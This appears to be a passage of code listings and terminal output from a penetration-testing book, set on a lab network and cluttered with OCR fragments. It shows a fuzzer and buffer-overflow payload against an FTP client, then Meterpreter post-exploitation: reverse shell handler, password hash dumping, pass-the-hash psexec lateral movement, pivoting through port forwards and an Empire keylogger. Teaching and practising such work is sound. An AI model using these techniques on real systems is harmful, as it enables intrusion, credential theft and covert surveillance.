DECEMGR.KMF 11570
DECEMUK.KMF 10552
Login as
Remote files
Settings
Quote
Profile:
Save
Host ID:
Delete
User Name:
anonymous
Password :
guest
Account:
Initial Dir:
<Default Directory>
Server Type :
UNIX
Anonymous
FTP
FTP via XWP SOCKS4
SFTP mode
NFSbrowser
Connect
Getting local directories...


```
root@troy:~# python fuzzy.py


How many bytes of fuzz?

:256


** Phuzzy Phil's FuzzTP **
Server is up.
Listening at 0.0.0.0 on port 21
Fuzzing exploit length: 256 bytes
Connection accepted from FTP client 192.168.63.130, remote port 49505


Fuzz payload sent! Closing connection; exiting server.

root@troy:~#
```


```
The names of the selected package is:
    -<Negotiate> <Microsoft Package Negotiator>-
calling gss_init_sec_context
230 OK
220 zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
```

...

```
Application Name:          ftp.exe
Application Version:       0.9.0.1
Application Timestamp:     4863b612
Fault Module Name:         StackHash_e3ef
Fault Module Version:      0.0.0.0
Fault Module Timestamp:    00000000
Exception Code:            c0000005
Exception Offset:          7a7a7a7a
```


```
#!/usr/bin/python
import socket
import struct
import sys
host_ip = '0.0.0.0'
host_port = 21

#try:
#    i = int(raw_input("\n\nHow many bytes of fuzz?\n\n:"))
#except ValueError:
#    print "\n\n* Exception: Byte length must be an integer *"
#    sys.exit(0)
#fuzz = '\x7a' * i

with open("fuzz.txt") as fuzzfile:
    fuzz = fuzzfile.read().rstrip("\n")
```



FTP@local
Server Options Help
C:\Users\Public\Program Files\LabF
Login as
Remote files
Settings
Quote
Profile:
Save
Host ID:
192.168.63.134
Delete
User Name:
anonymous
Password :
guest
Account:
Initial Dir:
<Default Directory>
Server Type :
UNIX
Anonymous
Connect
Name
.motifbind
AIX.SU
BELGIAN.KMF
CROATIAN.KMF
DANISH.KMF
DECEMFR.KMF
DECEMFRC.KMF
Select C:\Windows\system32\cmd.exe
vmtoolsd.exe 1528 Console
msdtc.exe 2012 Services
svchost.exe 2208 Services
SearchIndexer.exe 2432 Services
wmpnetwk.exe 2604 Services
svchost.exe 2708 Services
sppsvc.exe 228 Services
svchost.exe 764 Services
xsetsrv.exe 2256 Services
dllhost.exe 2260 Console
ftp.exe 3304
conhost.exe 2176
cmd.exe 2364 Console
conhost.exe 1424 Console
tasklist.exe 4048 Console
C:\Program Files\Debugging Tools for Windows (x86)>




```
root@troy:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb --l
ength 4000 --query Cq8C
[*] Exact match at offset 2064
```

```
#try:
#    i = int(raw_input("\n\nHow many bytes of fuzz?\n\n:"))
#except ValueError:
#    print "\n\n* Exception: Byte length must be an integer *"
#    sys.exit(0)
#fuzz = '\x7a' * i

fuzz = '\x7a' * 2064 + '\xef\xbe\xad\xde'
```






```
buf += "\x58\x06\x6f\x6b\x2e\x49\xb3\xc8\x21\xfc\x96\x79\xa8"
buf += "\xfe\x85\x7a\xf9"
fuzz = '\x90' * 1723 + buf + '\xef\xbe\xad\xde'
```

Chapter 13: Going Beyond the Foothold

```
meterpreter > execute -f ipconfig -i
Process 4832 created.
Channel 1 created.

Windows IP Configuration


Ethernet adapter Local Area Connection 4:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1960:49dc:2561:8982%33
   IPv4 Address. . . . . . . . . . . : 10.0.0.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1
```

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run windows/gather/arp_scanner RHOSTS=10.0.0.0/24

[*] Running module against YOKNET-VP
[*] ARP Scanning 10.0.0.0/24
[+]     IP: 10.0.0.5 MAC 00:0c:29:30:bf:b9 (VMware, Inc.)
[+]     IP: 10.0.0.58 MAC 00:0c:29:ff:0c:3a (VMware, Inc.)
[+]     IP: 10.0.0.56 MAC 00:0c:29:ff:0c:30 (VMware, Inc.)
[+]     IP: 10.0.0.57 MAC 00:0c:29:ff:0c:44 (VMware, Inc.)
[+]     IP: 10.0.0.113 MAC 00:0c:29:e8:9f:7d (VMware, Inc.)
[+]     IP: 10.0.0.114 MAC 00:0c:29:f0:58:c9 (VMware, Inc.)
[+]     IP: 10.0.0.255 MAC 00:0c:29:30:bf:b9 (VMware, Inc.)
meterpreter >
```

```
meterpreter > run post/windows/gather/forensics/recovery_files TIMEOUT=60

[*] System Info - OS: Windows Vista (Build 6002, Service Pack 2)., Drive: C:
[*] $MFT is made up of 4 dataruns
[*] Searching deleted files in data run 4 ...
[*] Name: SED52D~1.BMP  ID: 52228075520
[*] Name: SEDDBC~1.BMP  ID: 52228076544
[*] Name: SE1EB0~1.BMP  ID: 52228077568
[*] Name: SEEDB2~1.BMP  ID: 52228078592
[*] Name: SE2EB6~1.BMP  ID: 52228079616
[*] Name: SEEDB4~1.BMP  ID: 52228080640
[*] Name: SE3EB8~1.BMP  ID: 52228081664
[*] Name: SEFDB8~1.BMP  ID: 52228082688
[*] Name: SE3EBC~1.BMP  ID: 52228083712
[*] Name: SEFDBE~1.BMP  ID: 52228084736
```

```
meterpreter > run windows/gather/forensics/recovery_files TIMEOUT=60 FILES=52228504576

[*] System Info - OS: Windows Vista (Build 6002, Service Pack 2)., Drive: C:
[*] File to download: friend.bmp
[*] The file is not resident. Saving friend.bmp ... (776 bytes)
[+] File saved on /root/.msf4/loot/20180706014837_default_192.168.63.139_nonresident.file_403046.bmp
meterpreter >
```

```
meterpreter > run windows/gather/win_privs

Current User
============

 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------------------  -----------  -------------  ---
 True      False      True                     False        1              "YOKNET-VP\\designadmin"

Windows Privileges
==================

 Name
 ----
 SeAssignPrimaryTokenPrivilege
 SeBackupPrivilege
 SeChangeNotifyPrivilege
 SeCreateGlobalPrivilege
 SeCreatePagefilePrivilege
 SeCreateSymbolicLinkPrivilege
 SeDebugPrivilege
 SeImpersonatePrivilege
 SeIncreaseBasePriorityPrivilege
 SeIncreaseQuotaPrivilege
 SeIncreaseWorkingSetPrivilege
 SeLoadDriverPrivilege
```

```
meterpreter > run windows/gather/enum_ie

[*] IE Version: 9.0.8112.16421
[*] Retrieving history.....
        File: C:\Users\Administrator\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
[*] Retrieving cookies.....
        File: C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Cookies\index.dat
[*] Looping through history to find autocomplete data....
[-] No autocomplete entries found in registry
[*] Looking in the Credential Store for HTTP Authentication Creds...
[*] Writing history to loot...
[+] Data saved in: /root/.msf4/loot/20180706020320_default_192.168.63.139_ie.history_410511.txt
meterpreter >
```

```
 Currently scanning: 192.168.242.0/16   |   Screen View: Unique Hosts

 22 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1320

   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.63.139  00:0c:29:30:bf:af      2     120  VMware, Inc.
 192.168.63.2    00:50:56:ff:16:d6      2     120  VMware, Inc.
 192.168.63.1    00:50:56:c0:00:08     17    1020  VMware, Inc.
 192.168.63.254  00:50:56:eb:36:e0      1      60  VMware, Inc.
```


```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > set LPORT 1066
LPORT => 1066
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:1066
```

11000000.10101000.01101001.00000000

11000000.10101000.01101001.00000000
Network Hosts

11111111.11111111.11111111.00000000			
255	255	255	0

11111111.11111111.11100000.00000000			
255	255	224	0



```
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:30:bf:b9
MTU          : 1500
IPv4 Address : 10.0.0.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::1960:49dc:2561:8982
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > run post/multi/manage/autoroute SUBNET=10.0.0.0 NETMASK=255.255.255.0 ACTION=ADD

[!] SESSION may not be compatible with this module.
[*] Running module against YOKNET-VP
[*] Adding a route to 10.0.0.0/255.255.255.0...
[+] Route added to subnet 10.0.0.0/255.255.255.0.
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 10.0.0.0/24
RHOSTS => 10.0.0.0/24
msf auxiliary(scanner/portscan/tcp) > set THREADS 100
THREADS => 100
msf auxiliary(scanner/portscan/tcp) > set PORTS 21
PORTS => 21
msf auxiliary(scanner/portscan/tcp) >
```

```
msf auxiliary(scanner/portscan/tcp) > run

[*] Scanned  38 of 256 hosts (14% complete)
[*] Scanned  82 of 256 hosts (32% complete)
[*] Scanned  95 of 256 hosts (37% complete)
[+] 10.0.0.113:           - 10.0.0.113:21 - TCP OPEN
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 182 of 256 hosts (71% complete)
[*] Scanned 192 of 256 hosts (75% complete)
[*] Scanned 200 of 256 hosts (78% complete)
[*] Scanned 209 of 256 hosts (81% complete)
[*] Scanned 249 of 256 hosts (97% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >
```

```
msf auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
meterpreter >
```

```
meterpreter > portfwd add -L 192.168.63.138 -l 8000 -p 21 -r 10.0.0.113
[*] Local TCP relay created: 192.168.63.138:8000 <-> 10.0.0.113:21
meterpreter >
```

```
root@troy: ~
File  Edit  View  Search  Terminal  Help
root@troy:~# nc 192.168.63.138 8000
220 3Com 3CDaemon FTP Server Version 2.0
```


Start Time	Peer	Bytes	Status
Jul 04, 2018 12:44:09	10.0.0.5	0	221 Service closing control connection. Timeout
Jul 04, 2018 12:43:41	10.0.0.5	0	Session closed by peer
Jul 04, 2018 12:39:26	10.0.0.5	0	Session closed by peer
Jul 03, 2018 23:39:43	10.0.0.5	0	Session closed by peer
Jul 03, 2018 23:32:44	[illegible]	0	Listening for FTP requests on IP address: 10.0.0.113, Port 21

```
root@mank:~# nc 10.0.0.113 21
```


```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against YOKNET-VP
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20180705022921_default_192.168.63.139_windows.hashes_633909.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY cf66c4845ff5d7293faa9cada4d7139a...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[+]     Administrator:"Here's your hint:"
[+]     Yokwe:"Disease"
[+]     Backroom:"pickles"
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:20410933f380a33fc33ee230c6d96c31:::
[+]     ASPNET:1005:aad3b435b51404eeaad3b435b51404ee:694c00b603d7e5c9d8498e8dbf9fd683:::
[+]     Yokwe:1006:aad3b435b51404eeaad3b435b51404ee:8812b9d234603af9139b62ca4592a7bb:::
[+]     boinc_master:1016:aad3b435b51404eeaad3b435b51404ee:30cc45bd7a0b72580c7ed418098f33af:::
[+]     boinc_project:1017:aad3b435b51404eeaad3b435b51404ee:4e2b9d234141502e9098ce47e37720d2:::
[+]     admin:1024:aad3b435b51404eeaad3b435b51404ee:2092b9d2da490caeb422f3fa5a7ae634:::
[+]     root:1025:aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9:::
[+]     Backroom:1026:aad3b435b51404eeaad3b435b51404ee:39277ed631d4606f40fd6ee61671cc35:::
[+]     designadmin:1027:aad3b435b51404eeaad3b435b51404ee:c234f9fb012c4af458b618aace5bfe0a:::
meterpreter >
```


```
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set RHOST 10.0.0.114
RHOST => 10.0.0.114
msf exploit(windows/smb/psexec) > set SMBUser designadmin
SMBUser => designadmin
msf exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:c234f9fb012c4af458b61
8aace5bfe0a
SMBPass => aad3b435b51404eeaad3b435b51404ee:c234f9fb012c4af458b618aace5bfe0a
msf exploit(windows/smb/psexec) > set payload windows/meterpreter/bind_tcp
```

```
msf exploit(windows/smb/psexec) > set EXITFUNC thread
EXITFUNC => thread
msf exploit(windows/smb/psexec) > exploit

[*] 10.0.0.114:445 - Connecting to the server...
[*] Started bind handler
[*] 10.0.0.114:445 - Authenticating to 10.0.0.114:445 as user 'designadmin'...
[*] Sending stage (179779 bytes) to 10.0.0.114
[*] Meterpreter session 5 opened (192.168.63.140-192.168.63.139:0 -> 10.0.0.114:4444) at 2018-07-05
02:46:26 -0400
```


meterpreter > portfwd add -l 45678 -p 21 -r 10.0.0.113
[*] Local TCP relay created: :45678 <-> 10.0.0.113:21
meterpreter >
root@mank: ~
File Edit View Search Terminal Help
root@mank:~# nc 127.0.0.1 45678
220 3Com 3CDaemon FTP Server Version 2.0

Chapter 14: Taking PowerShell to the Next Level







```
  Name  Required    Value                 Description
  ----  --------    -------               -----------
  Agent True                              Agent to run module on.

(Empire: powershell/collection/keylogger) > set Agent 6Z1WTDNY
(Empire: powershell/collection/keylogger) > execute
[*] Tasked 6Z1WTDNY to run TASK_CMD_JOB
[*] Agent 6Z1WTDNY tasked with task ID 3
[*] Tasked agent 6Z1WTDNY to run module powershell/collection/keylogger
(Empire: powershell/collection/keylogger) > [*] Agent 6Z1WTDNY returned results.
